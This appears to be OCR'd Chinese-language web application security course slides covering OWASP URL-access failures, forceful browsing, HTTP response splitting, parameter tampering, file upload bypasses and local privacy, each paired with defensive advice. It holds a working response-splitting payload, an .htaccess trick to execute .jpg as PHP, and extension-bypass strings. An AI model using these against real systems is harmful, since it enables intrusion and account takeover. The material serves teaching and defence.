
    - 信用卡資料
    - 個人資料(例如:生日、喜好、病歷)
    - 交易資料
  - ✓ 記得關閉非 SSL的存取管道!
- **For Infrastructure Elements’ Communications:**
  - ✓ e.g. 網站主機 ←→ 資料庫主機
    - TLS (Transport Layer Security) 、IPSec

OWASP Top10(2007)-10
Failure to Restrict URL Access

OWASP Top 10 (2007) - 10

- **Failure to Restrict URL Access**
- 某些機敏性的網頁因為沒有做好權限控制，使得攻擊者可透過網址直接存取。

目錄瀏覽


Index of /main - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁 搜尋 我的最愛 媒體
網址(D) http
移至 連結 繁簡轉換 IE Booster Page Analysis Copy ...
Index of /main
Name Last modified Size Description
Parent Directory 31-Oct-2002 17:37 -
addlisttemp.txt 31-Oct-2002 17:42 1k
calendarpopup.js 31-Oct-2002 17:42 10k
core 03-Aug-2004 09:22 79k
mg_Hirec_tree_data.js 31-Oct-2002 17:42 1k
mg_MailAdd.php 31-Oct-2002 17:42 6k
mns_FunCheckQuita.php 03-Dec-2002 13:27 7k
mns_MailACL_add.php 31-Oct-2002 17:42 2k
mns_MailACL_del.php 31-Oct-2002 17:42 1k
mns_MailAdd.php 31-Oct-2002 17:42 7k
mns_Mailq.php 31-Oct-2002 17:42 7k
mns_Monthly_bar.php 31-Oct-2002 17:42 8k
mns_QryAdvance.inc.php 31-Oct-2002 17:42 14k
完成
網際網路

Forceful Browsing

- 檢視HTML原始碼來找尋隱藏的URL
- 猜測特殊功能頁面
  - ✓ adduser/deluser、showprofile/editprofile、…
- 猜測副檔名來存取特殊檔案
  - ✓ 備份檔：.bak、.old、.tmp、*~
  - ✓ 設定或資料檔：.inc、.cfg、.log、.mdb、.xls、.sql
  - ✓ 壓縮檔：.tar、.zip、.rar、.tgz


配合 Google Hacking

Web AP 後端管理網頁問題

- 通常安全防護做得比前端網站更差
  - ✓錯誤認知 + 無人監督→開發過程自動卸甲
    - – 以為你不知道 .....
    - – 內網存取 → No SSL
    - – 只有少數內部人員使用
      - → 容易被猜到的帳號或密碼
      - → No/Bad authorization
- 不當存取後方管理網頁
  - ✓Demo → .....
  - ✓做不好，也很容易上新聞 !!!

某次滲透測試範例畫面

- 不需登入可直接存取修改密碼功能畫面



防護建議

- 心態：假設攻擊者知道所有的後端管理網頁URL以及重要參數檔位置！
- 防止重要檔案被直接存取
  - ✓確實關閉目錄瀏覽功能
  - ✓設定阻擋不必要的附檔名之存取行為
  - ✓不要將原始碼相關檔案置放於網站範圍之下
  - ✓不要在上線主機中修改程式！

防護建議(cont.)

- 防止重要網頁被直接存取
  - ✓ 使用不易被猜測的URL
    - 檔名後加亂數(治標)
  - ✓ 限制存取身份
    - 管理者帳號/密碼管理問題
  - ✓ 限制存取流程
  - ✓ 限制存取來源IP
- Secure Default
  - ✓ 網站設計就先想好存取控管規則
    - Role Based
  - ✓ 系統安裝(或是啟動)完畢後，立即設定好基本規則。
    - 人為設定 vs. 系統自動設定

Other Web Vulnerabilities

HTTP Response Splitting

HTTP Response Splitting

- **HTTP回應分割**
- **原因:**
  - ✓ 後端AP將使用者的輸入資料再輸出回前端，而且是放在HTTP 回訊的**Header區**。
- **攻擊:**
  - ✓ 攻擊者想辦法塞入特製的字串，**將原本的一個HTTP Response 變成兩個(或更多)**。
  - ✓ 通常第二個回應訊息可以操作前端使用者:
    - 執行Script
    - 前往其他網站
    - 下載惡意程式

HTTP Response Splitting

- 範例：
  - ✓根據參數決定導向哪個語言版本的網頁

```
<%
   response.sendRedirect("/by_lang.jsp?lang="+ request.getParameter("lang"));
%>
```

  - ✓例如要看英文版的網頁:

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 12:53:28 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=English
Server: Some_Server
Content-Type: text/html
Connection: Close

<html><head><title>302 Moved Temporarily</title></head>
<body bgcolor="#FFFFFF"></html>
```

HTTP Response Splitting

✓駭客攻擊：

```
/redir_lang.jsp?lang=foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0a
Content-Type:%20text/html%0d%0aContent- Length:%2019%0d%0a%0d%0a<html>Shazam</html>
```

✓結果:

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>
[....]
```

防護建議

➢ 對使用者輸入進行消毒

- ✓ 一般建議濾除下列字元：
  - | (垂直線符號)
  - & ('&' 符號)
  - ; (分號)
  - $ (錢幣符號)
  - % (百分比符號)
  - @ (at 符號)
  - ' (單一單引號)
  - " (引號)
  - \' (反斜線跳出單引號)
  - \" (反斜線跳出引號)
  - <> (角括弧)
  - () (括弧)
  - + (加號)
  - CR (回車，ASCII 0x0d)
  - LF (換行，ASCII 0x0a)
  - , (逗號)
  - \ (反斜線)
- ✓ 另外如果可以，建議特別濾除下列所有字元(因為如果要進行訊息切割需要這些內容)：
  - 0~9
  - /
  - -


Parameter Tampering

Parameter Tampering

- 竄改URL或是表單參數 → 使程式出現預料之外的反應
  - ✓radio button、check box、select menu
  - ✓hidden value (→最後結帳金額?!)
- 常用手法 (→重設密碼的帳號!!!)
  - ✓SQL、XSS
  - ✓負數 (→轉帳?!)
  - ✓縮小值 (→折扣?!)
  - ✓修改與帳號有關的參數(→ 權限水平/垂直移轉)

所有網頁參數有心人都會看到與竄改 !!!

歷史悠久卻十分好用



登入成功後，只要在URL上修改個人代號，即可查閱他人的個資！

例: uid=300 → uid=1

防護建議

- **Input Validation**
  - ✓包含Business Logic 的檢查!
  - ✓與帳號有關的參數請仔細比對Session身份是否一致!
- **使用者輸入的數值一旦做過嚴格檢驗後**
  - ✓不要再透過隱藏欄位或是參數的方式傳來傳去，讓使用者有再修改的機會。
  - ✓可存到後端Session變數(或資料庫)中來取用。

File Upload Mis-Handling

檔案上傳功能

- 許多AP都有檔案上傳功能
  - ✓上傳圖片、音樂、文件....
- 控管不好的話，駭客可以上傳惡意程式
  - ✓WebShell → 控制後端Web 主機
  - ✓傳小馬、換大馬

傳統防護機制

- 傳統檢查機制許多都有風險
  - ✓Client-side validation
    - 可被bypass !
  - ✓MIME Type validation
    - 可被假造!
      - 攻擊者可透過自己寫的Script或是自動化程式，一樣利用HTTP POST方式來上傳檔案，但是自己竄改成假的MIME Type。

傳統防護機制(cont.)

- **某些平台設定本身有漏洞 : Apache + PHP**
  - 駭客上傳自己的系統設定檔 ".htaccess", 內含 :

    AddType application/x-httpd-php .jpg

    可以讓系統用 PHP 的執行方式來處理 .jpg 的檔案
  - filename.php.123 ?!
    - Apache中遇到不認識的副檔名，會找認識的副檔名來執行
  - filename.php.jpg ?!
    - Apache 使用兩種語法來設定執行 PHP : the **AddHandler** directive 或是 **AddType**.
    - 如果是前者，只要檔名中含有 '.php' 就會被當作PHP檔案來執行。

防護建議

- 利用白名單的觀念，在Web Server中設定好允許的MIME-Type與其所相對應的程式附檔名。
  - ✓避免之前提到的平台漏洞
    - 例如：Apache 的“.htaccess”檔案應放置到不會被瀏覽或上傳取代的位置。
      - 設定範例（只允許圖檔）:

```
deny from all
<Files ~ ''^\w+\.(gif|jpe?g|png)$''>
order deny,allow
allow from all
</Files>
```

防護建議(cont.)

- 附檔名檢驗
  - ✓後端一定要做!
  - ✓小心因檢查不確實而被繞過
    - .gif.php (多重附檔名)
    - %2E%70%68%70 (→ .php)
    - .pHp
- 檔案上傳管理
  - ✓位置管理：
    - 存放位置應獨立開來，並且做好權限控管(盡量避免被瀏覽與執行)。
  - ✓檔名管理：
    - 上傳後的檔名應該被更名

Attack Local Privacy

Attack Local Privacy

- 攻擊者如果能存取控制使用者的電腦，一定會去“挖寶”。
- 有風險的機制
  - ✓**Persistent Cookies**
    - 在Set-Cookie中帶有expires日期(未來時間)，這樣一來資料會被儲存起來

      Set-Cookie : UID=d475;expires=Wed, 10-Oct-09 16:08:30GMT
  - ✓**Cached Web Content**
    - Non-SSL Response 預設下會被瀏覽器cache起來
    - IE 儲存在Registry

Attack Local Privacy (cont.)

- ✓**Browsing History**
  - *http://rad.msn.com/ADSAdClient31.dll?GetAd=&PG=IMSTWN &AP=1007*
  - 網址參數中可能帶有機敏資料
- ✓**Auto-complete**
  - IE：儲存在Registry
  - Firefox：儲存在檔案

防護建議

- 避免將機敏資料透過 persistent cookie來傳送與儲存
  - ✓即使該資料被加密,也有可能被 replay
  - ✓在Set-Cookie中不要帶有expires日期
- 避免機敏資料被瀏覽器cache住
  - ✓Response Header :


```
Expires: 0
Cache-control: no-cache
Pragma: no-cache
```

防護建議(cont.)

- 避免機敏資料透過URL的參數來進行傳送
  - ✓這類資料應該用POST方式加以傳送
  - ✓最好再加上 SSL
- 重要表單欄位，關閉 auto-complete功能
  - ✓*autocomplete=off*

Log、Audit & Notification

系統安全重要模組：3A



Log

- 記錄對象應包含使用者與管理者
- 能記多少，盡量記多少：
  - ✓ 登入(成功與失敗) / 登出
  - ✓ 密碼變更、忘記密碼的申請、密碼重設
  - ✓ 個人資料的修改
  - ✓ 後端重要檔案或資料的存取
  - ✓ 檔案上傳
  - ✓ 重要功能或交易(成功與失敗)
  - ✓ 不正常的資料輸入
  - ✓ 新增、暫停、刪除使用者
  - ✓ 重要系統參數的修改
  - ✓ 資料上架/下架
  - ....

Special for 管理者

Log (cont.)

